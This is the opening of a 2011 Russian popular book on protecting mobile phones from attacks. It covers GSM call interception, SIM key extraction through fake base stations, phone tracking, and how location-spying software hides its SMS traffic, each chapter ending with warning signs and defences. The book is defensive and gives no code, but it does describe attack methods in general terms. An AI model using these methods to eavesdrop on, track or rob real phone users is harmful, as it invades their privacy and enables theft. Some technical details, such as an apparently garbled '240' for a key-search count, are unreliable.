Д. М. Михайлов, И. Ю. Жуков

ЦНИИ ОИСУ

ЗАЩИТА МОБИЛЬНЫХ ТЕЛЕФОНОВ ОТ АТАК

Под редакцией
А. М. Ивашко

ФОЙЛИС

УДК 004.056.53
ББК 32.973.202

Михайлов Д. М., Жуков И. Ю. Под редакцией Ивашко А. М.
Защита мобильных телефонов от атак. – М.: Фойлис, 2011. – 192 с.: ил.

ISBN 978-5-91860-010-8

Книга посвящена вопросам обеспечения безопасности мобильных устройств. В книге рассматривается более 40 вариантов вредоносных действий, с помощью которых злоумышленники похищают конфиденциальные данные, незаконно снимают денежные средства или прослушивают телефонные разговоры. О большинстве рассматриваемых уязвимостей ранее не было известно широкой общественности.

Читатель познакомится с главными признаками атак на свой телефон, а также узнает, что нужно делать, чтобы не стать жертвой мошенников. Приведены аргументы, показывающие реальность осуществления рассматриваемых угроз.

Вместе с тем, чтобы не провоцировать мошенников на преступные действия, не приводится информация о том, какие именно мобильные аппараты несовершенны с точки зрения безопасности, а также как этими уязвимостями можно воспользоваться.

Книга рассчитана на широкий круг читателей и будет полезна как специалистам по защите информации, так и простым пользователям мобильных телефонов.

ООО «Фойлис»
foylis@foylis.ru

Подписано в печать 01.09.2010
Формат 60x90/16. Бум. офс. Печать офс.
Усл. печ. л. 12,0. Тираж 2000. Заказ

ISBN 978-5-91860-010-8

Содержание

Введение **7**

Как защититься от атак, использующих уязвимости базовых мобильных технологий **11**

Как прослушивают разговоры по мобильному телефону 12

Почему при смене SIM-карты надо менять и мобильный телефон 17

Как определяют местоположение человека по его мобильному телефону 19

Почему коммуникаторы не стоит использовать в качестве навигаторов 24

Как защититься от атак, использующих уязвимости технологии SMS **29**

Чем опасен SMS-спам 30

Как подделывают имя отправителя SMS-сообщения 36

Как вымогают деньги с помощью SMS-сообщений 40

Как расплачиваются за покупки деньгами с чужого счета мобильного телефона 43

Какие SMS-сообщения выводят телефон из строя 51

Почему включенный мобильный телефон может не получать SMS-сообщения и звонки 55

Как защититься от атак, использующих уязвимости технологии Bluetooth **61**

Как используют Bluetooth для поиска дорогих мобильных телефонов 62

Как с помощью Bluetooth выводят из строя мобильный телефон 66

Как с помощью мобильного телефона прослушивают нетелефонные разговоры 71

Как совершают бесплатные звонки с чужого мобильного телефона 80

Как похищают SMS-сообщения и адресную книгу с вашего мобильного телефона 84

Как компрометирующие вас данные могут попасть на ваш телефон 87

Как выводят из строя мобильные телефоны во время синхронизации с компьютером 91

Как Bluetooth-гарнитуру превращают в подслушивающее устройство 93

Почему телефонный разговор по Bluetooth-гарнитуре можно прослушать 102

Почему SMS-сообщения приходят с пустым номером отправителя 106

Почему опасно принимать файлы от незнакомцев 107

Почему неожиданно сел аккумулятор вашего мобильного телефона 109

Как защититься от атак, использующих уязвимости мобильных Интернет-технологий 111

Как узнают состояние вашего банковского счета, зная только ваш телефонный номер 112

Как используют уязвимости мобильного телефона для снятия денег с банковского счета 117

Как блокируется доступ в Интернет с мобильного телефона 122

Почему злоумышленник знает сайты, на которые вы заходили с мобильного телефона 124

Почему опасно выходить в Интернет через Wi-Fi точку доступа 129

Как защититься от вирусов для мобильных телефонов 133

Как вирус попадает на телефон при использовании конфигурационных сообщений 134

Как телефон заражают вирусами с помощью MMS-собщений 138

Как заражают мобильный телефон E-MAIL-сообщениями 146

Почему опасно выходить с мобильного телефона в Интернет по Bluetooth 148

Почему опасно пользоваться мобильными киосками 150

Как вирусы заражают телефон в метрополитене, кинотеатрах, кафе и на стадионах 152

Как функционируют вирусы для MacOS телефона iPhone 159

Как к вашему телефонному разговору может подключиться злоумышленник 169

Чем опасны мобильные телефоны со встроенными видеокамерами 171

Как бороться с атаками на мобильные телефоны с расширенными возможностями 173

Почему опасны мобильные телефоны нового поколения 174

Как атакуют мобильные телефоны туристов 179


Почему опасно оплачивать проезд на метро с помощью мобильного телефона 183

Почему мобильные телефоны нового поколения могут оплачивать чужие покупки без вашего ведома 186

Заключение 188

Список литературы 190

ВВЕДЕНИЕ



За последнее десятилетие современные технологии сильно изменили нашу жизнь. Мобильный телефон из средства связи, доступного только избранным, превратился во вполне обыденную вещь. Беспроводные технологии развивались так быстро, что мы не успели заметить, как сильно теперь зависим от них. Сегодня нам сложно представить, как мы жили без мобильной связи еще несколько лет назад. А теперь сотовый телефон – это уже миниатюрный компьютер. Мы храним в памяти этого беспроводного устройства контакты людей, которые нас окружают, PIN-коды банковских карточек. С помощью современных коммуникаторов управляем банковскими счетами, выходим в Интернет, общаемся, охраняем свои дома и машины.

Мобильное устройство стало неотъемлемой частью нашей жизни. Поэтому хочется, чтобы наши «мобильные друзья», которым мы стали так много доверять, не стали причиной разного рода неприятностей. Возможно, первая мысль, посетившая читателя, прочитавшего предыдущее предложение – «это не про меня, это случается не реже, чем ограбление на улице, а я не хожу в те районы, где на улицах грабят». Но вся проблема в том, что «вы уже в районе, где на улице грабят» – в современных беспроводных технологиях и их реализациях достаточно много уязвимостей, пригодных для атаки злоумышленника.

Действительно, реалии нашей жизни таковы, что на рынке побеждает тот, кто предоставляет самое современное и удобное решение первым. Сокращение времени в разработке инноваций выходит на первый план. Это стремление вызывает побочный эффект – разработчики мобильных решений не уделяют вопросам безопасности достаточно внимания. Создание защищенных решений требует затрат времени и ресурсов. Множественные недоработ-

Задумывались ли вы хоть раз о том, почему исчезают денежные средства со счета вашего телефона или почему ваш пароль ICQ стал доступен мошенникам?

ки, использование уязвимых алгоритмов, интеграция несовершенных, но уже готовых технологий – все это встречается достаточно часто.

Самое неприятное в этом то, что подобными недоработками и уязвимостями могут воспользоваться мошенники. Результаты их действий редко становятся достоянием гласности. О них не принято говорить по двум причинам.

Почему скрывают информацию об атаках на мобильные телефоны?

- мошенники, использующие атаки, не хотят терять средства заработка;
- разработчики мобильных устройств и технологий не хотят тратить лишние средства на защиту своих решений.

Во-первых, это не выгодно тем, кто предоставляет услуги через мобильные сервисы, так как такие сообщения могут отпугнуть покупателей таких услуг. Во-вторых, сами разработчики мобильных средств, в том числе крупные компании-производители, пытаются отрицать даже саму возможность появления вирусов для мобильных телефонов или наличие уязвимостей в их аппаратах. Ни одна из компаний не хочет развивать массовую продукцию с высокой степенью защиты, ввиду того, что такие решения, как правило, дорогие и сложные в эксплуатации. Вместе с тем несправедливо говорить, что разработчики вообще не внедряют механизмов защиты, они, безусловно, есть. Это и всем известные PIN и PUK коды, и настройки параметров подключения и ведения журналов.

Вместе с тем самые совершенные разработки в сфере безопасности будут не эффективны без знаний и дисциплины пользователя. Поэтому вторая основная причина опасности современной массовой мобильной связи кроется в самом пользователе, в его недостаточных знаниях и опыте в вопросах личной безопасности в «виртуальном мире». Отчасти это объективно вызвано тем, что если в реальном мире человек на основе воспитания и собственного опыта вырабатывает для себя безопасное поведение, то формирование у человечества «гена безопасности в виртуальном мире» еще впереди.

Книга, которую вы держите в руках, преследует три цели.

Во-первых, пользователи сотовой связи должны знать о тех угрозах, которые несут в себе мобильные технологии в руках злоумышленника.

Во-вторых, авторы искренне надеются, что описанные уязвимости мобильных технологий заставят разработчиков всерьез задуматься о защищенности своих решений и развивать продукцию в направле-

нии пока слабого вектора конкуренции по вопросам информационной безопасности.

В-третьих, пользователи мобильной связи должны уметь защищать свою информацию и свои интересы.

Каждая глава книги посвящена одной атаке. Читатель познакомится с главными признаками атак на свой телефон, а также узнает, что нужно делать, чтобы не стать жертвой мошенников. Кроме того, приведены аргументы, демонстрирующие реальность осуществления рассматриваемой угрозы. Может показаться, что излишне подробно описаны методы, которыми пользуются злоумышленники. В книге рассмотрены недостатки мобильных решений, но чтобы не провоцировать мошенников на подобные действия, не приводится информация о том, какие именно мобильные аппараты несовершенны с точки зрения безопасности, а также как этими уязвимостями можно воспользоваться. Указание в книге компаний-производителей телефонов, а также упоминание названий тех или иных сотовых операторов не должно вводить в заблуждение читателя об уязвимости конкретных аппаратов или недобросовестности поставщиков услуг. Это всего лишь примеры, которые распространяются на технологии в целом, а имена уважаемых компаний – только лишь способ проиллюстрировать сказанное.

Большинство атак, которые технически описаны достаточно подробно, направлены на использование уязвимостей мобильных телефонов, которые уже не столь популярны или не используются вообще. Заметим, это не означает, что новые мобильные устройства не уязвимы к подобным атакам. Тем не менее, чтобы адаптировать известные ранее методы под современные телефоны, необходимы значительные усилия. Авторы старались показать всю серьезность угроз, а также убедить сомневающегося читателя в реализуемости всех описанных атак.

В любом случае, стоит помнить следующий мудрый совет: «Предупрежден – значит защищен».

КАК ЗАЩИТИТЬСЯ ОТ АТАК, ИСПОЛЬЗУЮЩИХ УЯЗВИМОСТИ БАЗОВЫХ МОБИЛЬНЫХ ТЕХНОЛОГИЙ

Как прослушивают разговоры по мобильному телефону

Для многих обладателей мобильных телефонов далеко не секрет, что их разговоры по сотовой связи могут быть прослушаны злоумышленником. Содержание разговора может быть использовано как источник ценных данных для ведения конкурентной борьбы и промышленного шпионажа, а также может послужить компроматом для сведения личных счетов. Стоит отметить, что прослушивать телефонные разговоры иногда бывает необходимо, например, если речь идет об оперативно-следственных мероприятиях. Подчеркнем, что прослушивание телефонных разговоров – это незаконная деятельность, что закреплено статьями 138 и 139 в уголовном кодексе РФ. Кроме того, незаконно полученные сведения не могут быть использованы в качестве улик в суде.

К сожалению, существующие технологии мобильной связи дают повод злоумышленникам заниматься незаконной деятельностью. Запретный плод сладок, а уязвимости средств связи усиливают искушение незаконного получения информации.

Устройство, с помощью которого прослушивают ваш телефон, может находиться в сумке сидящего рядом незнакомца

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Сотовая связь, как и любая радиосвязь, может быть перехвачена. Поэтому для предотвращения незаконного перехвата информации используется шифрование данных. В разработке безопасного протокола передачи GSM-систем активное участие принимали специалисты из Европы и США. В основе современной системы защиты каналов связи GSM лежат несколько алгоритмов, детали которых раскрываются только поставщикам оборудования и операторам связи.

Алгоритм A3 – это алгоритм авторизации, защищающий телефон от клонирования.

Алгоритм A8 – это сервисный алгоритм, который генерирует ключ на основе выходных данных алгоритма A3.

Алгоритм A5 – это алгоритм шифрования оцифрованной речи для обеспечения конфиденциальности переговоров. Наибольший интерес для злоумышленника представляет алгоритм A5, так как именно он в большей мере отвечает за конфиденциальность переговоров.

В сетях GSM используются две версии алгоритма A5: A5/1 и A5/2. Появление двух версий алгоритма объясняется существованием экспортных ограничений на технологии шифрования странами Европы и США. Так в ряде стран используется алгоритм A5/1. В странах, на которые распространяются экспортные ограничения, используется алгоритм A5/2. Нетрудно догадаться, что алгоритм A5/1 имеет более высокую степень криптостойкости.

В A5 реализовано поточное шифрование, которое функционирует на основе трех линейных регистров сдвига с неравномерным движением. Это довольно стойкий алгоритм, который используется в военной связи. В A5 используют регистры размером 19, 22 и 23 бита, в совокупности дающие 64-битный ключ.

Хотя длина ключа небольшая, вскрыть его в режиме реального времени на данный момент сложно, так как для этого требуются значительные вычислительные мощности. Поэтому прослушивать телефонные разговоры, то есть расшифровывать перехваченную информацию в реальном времени, практически невозможно. Но, к сожалению, в более слабом шифре A5/2 все не так радужно. Также усугубляет ситуацию

адаптация ключа к местным требованиям некоторых стран, из-за чего в 64-битном ключе 10 или более битов заменяются нулями.

То есть уровень стойкости ключа таков, что расшифровать разговор может любой современный компьютер со средними вычислительными мощностями. В шифре A5/2 начальные заполнения используемых для шифрования регистров определяются открытым и секретными ключами. Открытый ключ отличается в каждом сеансе, но при этом является известным.

Самый простой тип атаки на алгоритм A5/2 – это вскрытие секретного ключа с помощью перебора максимум 240 вариантов. При переборе делается предположение о содержимом первых двух регистров, а содержимое последнего регистра восстанавливается.

Программные средства расшифровки GSM-протокола уже давно известны. Аппаратура для перехвата GSM-сигнала также доступна. В настоящее время в мире существует около 20 видов оборудования для прослушивания данных, передаваемых по GSM-каналам. Стоимость аппаратуры составляет от 5000 до 20000 долларов США.

Но для того, чтобы прослушивать телефонные разговоры не обязательно осуществлять атаку перебором. Злоумышленник может получить секретный ключ абонента и без проблем расшифровывать разговор в режиме реального времени.

Получить доступ к секретным ключам злоумышленник может, например, если ему удастся получить доступ к реестру абонентов сотового оператора (Home Location Register). Для этого необходимо получить доступ к сети, что сделать не так сложно. Дело в том, что не все компоненты сети сотового оператора соединены кабелем, некоторые базовые станции используют для подключения к сети спутниковую или радиорелейную связь. Беспроводная передача данных, как известно, достаточно уязвима. Более того, злоумышленник может проникнуть в здание оператора связи, где установлена аппаратура, хранящая ключи абонентов.

В настоящее время в мире существует около 20 видов оборудования для прослушивания данных, передаваемых по GSM-каналам.

Не стоит исключать и возможность доступа злоумышленником к кабелю, идущему от базовой станции. Если злоумышленник получает такой доступ, то он может извлечь сеансовый ключ, перехватывать

звонки в эфире и прослушивать канал, расшифровывая его в реальном времени.

Описывать конкретные методы получения доступа мы не будем, так как наша задача научить пользователей мобильной связи защищаться от злоумышленников.

Владелец сотового телефона должен понимать, что секретными ключами, которые обеспечивают безопасность связи, может завладеть злоумышленник. При этом не обязательно будет атакован сотовый оператор. Мошенник может попытаться прочесть необходимый ему ключ непосредственно из SIM-карты абонента, получив к ней физический или удаленный доступ.

Физический доступ к SIM-карте осуществляется с применением специального устройства – ридера, которое подключается к персональному компьютеру. Специальное программное обеспечение для работы с ридером выполняет около 140 000 вызовов к SIM-карте. Секретный ключ злоумышленник определяет методом дифференциального криптоанализа полученных данных. Разумеется, для этого требуется серьезная специальная математическая подготовка.

Отметим, что для реализации атаки требуется 8 часов. Таким образом, злоумышленнику требуется доступ к SIM-карте на длительное время. Для этого ему необходимо выкрасть телефон или попросить под каким-либо предлогом. Кроме того, злоумышленник может получить доступ к SIM-карте, подкупив дилера перед продажей абонентского набора.

Он также может извлечь секретный ключ из SIM-карты удаленно, хотя осуществить это намного сложнее. Для реализации атаки мошенник применяет ложную базовую сотовую станцию с более мощным сигналом, чем станция сотового оператора. При этом мобильный телефон пользователя выбирает для работы в сети GSM именно эту станцию.

В случае реализации такого сценария злоумышленник может «засыпать» вызовами атакуемое мобильное устройство и восстановить секретный ключ по информации, принимаемой в ответах. Необходимым условием проведения атаки является присутствие мобильного телефона в зоне покрытия аппаратуры злоумышленника не менее 10 часов.

Следует отметить, что нелегально перекрывать соты оператора столь длительное время крайне сложно. Однако эти действия не обязательно должны осуществляться непрерывно. Если злоумышленник вы-

яснил распорядок дня владельца телефона, то он в состоянии предпринять регулярные попытки атак, например, по 30 минут в день.

Учитывая требуемую продолжительность интервала времени и ослабленную мощность сигнала сотового оператора в метро, злоумышленник вполне способен организовать условия для осуществления атаки.

ЗАЩИТА ОТ АТАКИ

Защититься от атаки прослушивания сотового телефона можно. Для этого необходимо, прежде всего, быть бдительным и не допускать передачу собственного мобильного телефона или SIM-карты посторонним или малознакомым людям. Так как SIM-карта необходима злоумышленнику на продолжительное время, то счастливая находка вашего телефона после его длительного исчезновения дает повод задуматься.

Также стоит быть внимательным и не допускать удаленного похищения секретного ключа из SIM-карты. Признаком того, что на вас осуществляется удаленная атака похищения ключа, может стать факт быстрой разрядки аккумулятора телефона или появление сигнала в тех местах, где обычно не «ловит» сотовый оператор.

К сожалению, абонент не может повлиять на надежность хранения информации сотовым оператором. Следует надеяться, что введение с 2011 года Закона о персональных данных послужит дополнительным стимулом для операторов мобильной связи по усилению систем защиты и хранения ключей SIM-карт.

Признаки атаки

- исчезновение вашего мобильного телефона из поля видимости на небольшое время;
- быстрая разрядка аккумулятора;
- появление сигнала в тех местах, где обычно не «ловит» сотовый оператор.

Методов борьбы с прослушиванием телефонных разговоров на основе прямого перебора не существует. Существенным фактором, не допускающим массового появления случаев прослушивания телефонных разговоров, является то, что специальное оборудование стоит дорого и его продажа в России ограничена законодательством.

Почему при смене SIM-карты надо менять и мобильный телефон

В жизни бывают случаи, когда просто необходимо сменить номер мобильного телефона. Кто-то делает это из соображений безопасности, кто-то хочет избавиться от постоянного SMS-спама, а кто-то просто начать новую жизнь. Большинство абонентов считает, что если заменить SIM-карту, то прошлое забыто и начинается новая жизнь с новым номером мобильного телефона. Это не так.

Смена SIM-карты – это не панацея. Вы получите новый номер телефона, но проблемы останутся, если вы по-прежнему используете старый мобильный телефон. Этим могут воспользоваться злоумышленники для того, чтобы найти вас, продолжить атаковать ваш номер мобильного телефона или просто следить за вами.

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

В основе данной атаки лежит использование возможностей, которые заложены в структуре сотовой связи. У каждого мобильного устройства есть персональный электронный серийный номер (MIN), который заносится изготовителем в микрочип сото-

Смена SIM-карты не позволит вам полностью распрощаться с прошлым. Необходимо менять и мобильный телефон

вого телефона. Иногда изготовитель указывает этот серийный номер в руководстве для пользователя.

Идентификация мобильного устройства используется, в том числе, при поиске украденного телефона. При подключении к системе сотовой связи, микрочип считывает телефонный номер (ESN), который зашифрован в SIM-карте. При этом мобильный телефон запоминает SIM-карту, и ее идентификатор будет известен следующей телефонной карте. Аналогично SIM-карта, вставленная в другое мобильное устройство, «выдаст» предыдущий сотовый телефон, в котором она до этого стояла.

Данный механизм был спроектирован и заложен в структуру сотовой связи изначально и до сих пор действует. Профессионалы умеют определять новые телефонные номера старых мобильных телефонов, хотя это и не является распространенной практикой, ведь для реализации замысла требуются специальные знания и технические средства.

Отметим, что данная атака не столь часто встречается, но в специальных случаях к ней часто прибегают для отслеживания особо важных субъектов.

ЗАЩИТА ОТ АТАКИ

Механизм, заложенный разработчиками сотовой связи для поиска украденных телефонов, зачастую становится оружием в руках злоумышленника.


В связи с вышеизложенным существует только один совет, который можно дать абонентам, меняющим номер: если вы хотите полную гарантию анонимности, то меняйте мобильный телефон вместе с SIM-картой. Конечно, существует возможность заставить телефон «забыть» идентификатор SIM-карты, но операция соответствующей прошивки телефона может оказаться дорогостоящей, а для большинства телефонов она невозможна.

Как определяют местоположение человека по его мобильному телефону

Не всем известно, что с помощью мобильного телефона, который вы носите с собой, можно определить, где именно вы находитесь: в какой стране, в каком городе, на какой улице, в каком доме или вагоне метро.

Чтобы отслеживать ваши перемещения не обязательно использовать навигационную аппаратуру, определяющую координаты по GPS-сигналам. Злоумышленник может превратить ваш мобильный телефон в своеобразный маячок, передающий сигнал о вашем местоположении. Для этого ему достаточно отправить на ваш мобильный телефон MMS или e-mail с прикрепленным вирусом или, завладев на короткое время вашим аппаратом, установить на него программу-шпион.

К сожалению, существенно облегчают задачу злоумышленника новые сервисы сотовых операторов, которые в погоне за дополнительной прибылью не всегда заботятся о защищенности своих услуг. Таким образом, инфраструктуру сотового оператора для реализации безобидной услуги слежения за местоположением ребенка с мобильным телефоном злоумышленники могут использовать в своих корыстных целях.



С помощью подобного программного комплекса можно достаточно точно определить ваше местоположение, используя ваш сотовый телефон

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Как правило, при любом общении с сетью мобильный телефон устанавливает связь с самой мощной по уровню сигнала базовой станцией сотового оператора. Обычно эта станция является ближайшей. Расстояние до нее может быть разным и зависит от того, насколько большое количество «сот» имеет оператор связи. В большом городе это расстояние не превышает 400 метров. В областном центре базовые станции могут быть удалены до километра, в сельской местности и по трассам – до 15–20 км.

Оператор сотовой связи при каждом общении мобильного устройства с сетью определяет и сохраняет в журнал серийный номер телефона и номер соты Cell ID.

Таким образом, в стандартной GSM-сети можно определить местоположение абонента с точностью до передатчика (соты), что дает ошибку определения координат абонента в большом городе до 200–400 метров, а в городе областного значения до 800–1000 метров. В сельской местности эта погрешность составляет 15–20 км.

Некоторые производители GSM-оборудования наделяют базовые станции возможностью определять местоположение абонента не только по номеру соты, но и уточнять его по критерию дальности нахождения абонента от ближайшей к нему станции. Для этого используется частотно-временное разделение каналов – основа технологии

С точностью до обозначенной соты можно определить местоположение человека с мобильным телефоном

GSM. В этом случае местоположение абонента определяется полукруглой полосой шириной 55 метров.

Возможность определения положения абонента с точностью до соты широко используется в западной Европе такими операторами, как «Orange» и «VodaPhone». Аналогичные сервисы внедрены крупными операторами сотовых сетей и в России.

На основе описанной технологии операторы предоставляют сервисы, позволяющие определять расположение ближайших магазинов, точек приема платежей. Любой абонент, послав SMS на специальный номер, получит информацию, где он находится, что особенно полезно для туристов. Все, что необходимо пользователю мобильного телефона – это отправить запрос в SMS-сообщении на выделенный номер с запросом, например, «ГДЕ Я?». В ответ придет SMS-сообщение с географическими координатами или адресом. В зависимости от возможностей уже самого устройства эта информация может при определенной настройке автоматически позиционировать человека на карте, установленной в мобильном телефоне.

Пользоваться услугой достаточно просто, хотя пока она и не настолько популярна. Возможно, на это влияет то, что каждый SMS-запрос на получение информации о собственном местоположении оплачивается.

Полукруглая зона определения местоположения телефона с увеличенной точностью из-за использования частотно-временного разделения каналов

Необходимо добавить, что осуществить запрос можно не обязательно с использованием SMS. Вполне удобен для данной услуги WEB или WAP-интерфейс.

В случае WAP-интерфейса в телефоне должен быть настроен WAP-доступ, для чего должна быть подключена услуга WAP-GPRS. Для определения своего местоположения пользователю необходимо выйти на предоставляющий услуги WAP-сайт и сделать запрос. В этом случае необходимо быть зарегистрированным в системе. В настоящее время услуга по предоставлению информации о местоположении абонента является платной. Именно поэтому необходимо иметь денежные средства на счете пользователя. Схема использования данной услуги при работе с WEB-интерфейсом является аналогичной.

Основываясь на приведенных выше фактах можно понять, каким образом злоумышленник может получать данные о точном местоположении атакуемого абонента. Злоумышленник может осуществлять слежение, только внедрив на атакуемый телефон программу-шпион.

Вредоносные программы разрабатываются с учетом специфики используемых на мобильных устройствах операционных систем. В настоящее время наиболее популярными являются Symbian, Windows Mobile, Linux, iPhone. Операционные системы обладают документированным API-интерфейсом и позволяют создавать приложения, работающие с основными возможностями телефона.

Программа-шпион перехватывает входящие SMS-сообщения от сотового оператора с координатами пользователя и отправляет их злоумышленнику. При этом она запускается в скрытом режиме таким образом, чтобы пользователь не мог идентифицировать ее деятельность. Далее вредоносная программа незаметно для пользователя отправляет сообщение на выделенный телефонный номер сотового оператора с запросом определения местоположения.

Чтобы абонент не обнаружил функционирования программы, она блокирует отображение факта доставки сообщения на экране мобильного устройства и удаляет отправленные ею SMS-сообщения из памяти устройства. Затем она перехватывает ответ сотового оператора с координатами, не давая пользователю понять, что ему пришло сообщение.

При этом другие SMS-сообщения, не вызывая подозрений, приходят обычным образом. Наконец, программа-шпион направляет злоумышленнику координаты абонента, удалив запись из категории «Отправленные». Чтобы не вызвать подозрений, отправленное сообщение не содержит запроса на подтверждение о доставке.

Проблемой для злоумышленника является необходимость возмещения денег на счет владельца телефона таким образом, чтобы последний этого не заметил. Для этого после каждого SMS-запроса на определение местоположения пополняется счет атакуемого телефона. При этом приходящие извещения об изменении этого счета блокируются.

ЗАЩИТА ОТ АТАКИ

Чтобы защититься от подобной атаки необходимо свести до минимума вероятность попадания на телефон вредоносных программ. Для этого вы должны быть крайне бдительны и не допускать приема MMS и e-mail-сообщений от неизвестных абонентов.

Если же ваш телефон все таки был заражен, то обнаружить программу-шпион можно по косвенным признакам. Таким признаком может быть получение сообщения от сотового оператора, например, об изменениях тарифа за услугу позиционирования. Такие сообщения отправляются только пользователям данного сервиса. Если вы им не пользуетесь, а сообщение пришло, вполне возможно, что услугой позиционирования пользуется программа злоумышленника. Дело в том, что программа-шпион перехватывает только заранее предусмотренные сообщения и не реагирует, например, на рекламные сообщения.

Кроме того, злоумышленник мог не все предусмотреть при проектировании вредоносной программы. Если вы получаете подтверждения о доставке сообщений, которых вы не отправляли или не адекватно изменяется баланс счета, то есть повод для размышлений.

Почему коммуникаторы не стоит использовать в качестве навигаторов

iPhone и другие коммуникаторы с каждым днем пополняют свой арсенал все большим количеством разнообразных функций. Одной из самых востребованных функций, недавно появившейся в коммуникаторах, является возможность определения собственного местоположения. С этой целью в iPhone встроен GPS-навигатор. Это позволяет обладателю телефона определять свое местоположение, не используя услуг сотовых операторов. Такой подход более точен, нежели метод, основанный на привязке к базовым станциям оператора. Пользователю iPhone достаточно вызвать специальное приложение и наблюдать свое местоположение и перемещения прямо на экране устройства. Большинство владельцев iPhone часто обращаются к этой функции, используя телефон как полноценный навигатор.

Оказывается, любители передвигаться исключительно по указаниям встроенного в телефон навигатора могут попасть в весьма неприятную ситуацию. Двигаясь по указанию iPhone в нужном вам направлении, вы можете оказаться совершенно в другом месте. Например, вы можете двигаться на запад города, а оказаться на востоке. Хотя все время следовали за перемещением индикатора на экране телефона как раз на запад.

Еще хуже, если вы направляетесь в гости к знакомому, а оказываетесь на пустыре в заброшенном районе города или в тупике, где вас могут подстерегать злоумышленники, которые воспользовались уязвимостями вашего телефона и направили вас сюда.

Не всегда стоит доверять тому, что показывает ваш телефонный навигатор

ЧТО ИСПОЛЬЗУЕТ ЗЛОУМЫШЛЕННИК ДЛЯ РЕАЛИЗАЦИИ АТАКИ?

Для того чтобы понять какие уязвимости позволяют злоумышленникам ввести пользователя коммуникатора в заблуждение относительно его местоположения, рассмотрим механизмы позиционирования, реализованные в iPhone.

